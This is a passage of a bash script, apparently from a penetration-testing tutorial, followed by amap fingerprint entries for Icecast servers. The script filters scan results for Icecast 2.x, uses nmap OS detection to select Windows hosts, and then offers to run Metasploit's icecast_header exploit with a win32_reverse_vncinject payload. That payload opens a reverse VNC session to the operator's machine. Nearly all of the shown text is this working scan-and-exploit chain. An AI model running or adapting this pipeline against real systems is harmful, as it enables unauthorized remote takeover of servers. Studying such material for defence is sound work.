cat amap-output.txt | grep icecast_v2 | cut -f 3 -d " " | cut -f 1 -d ":" > IP-list.txt

#Check our IP list for Windows systems - use OS detection
echo "Identifying Windows Icecast servers..."
nmap -O -p8000 -iL IP-list.txt -oM Icecast-targets.txt > /dev/null

#Grab IP list from the filtered output
cat Icecast-targets.txt | grep Host | cut -f 2 -d " " > IP-Final.txt
IP_LIST_CHECK=`cat IP-Final.txt | cut -f1 -d "."`

#Remove temp files
rm -f testfileformyscript
rm -f nmap-output.txt
rm -f amap-output.txt
rm -f IP-list.txt
rm -f Icecast-targets.txt

#If we have no results, go ahead and quit
if [ -z $IP_LIST_CHECK ]; then
        echo "No Windows Icecast servers were found"
        rm -f IP-Final.txt
        exit
fi

#Output our IP list to the screen
echo -e "\nIcecast 2.x Windows Servers:"
echo "(Results stored in IP-Final.txt)"
more IP-Final.txt
echo

#Continue on option for exploitation if Metasploit is installed here
if [ ! -x framework-2.2/msfcli ]; then
        echo "Metasploit 2.2 directory not found in $PWD - stopping here"
        exit
fi

#Grab first host as a proof of concept
HOST=`sed -n 1p IP-Final.txt`
echo "Would you like to exploit $HOST - [Y\N]?"
read ANSWER
if [ $ANSWER == Y ]; then
        framework-2.2/msfcli icecast_header PAYLOAD=win32_reverse_vncinject RHOST=$HOST LHOST=$MY_IP E
else
        echo "Not exploiting $HOST - exiting..."
        exit
fi
```

Amap appdefs.trig file entry

icecast:8000:tcp:0:"GET / \n\n"

Amap appdefs.resp file entry

icecast_v2::::IceCast2 Server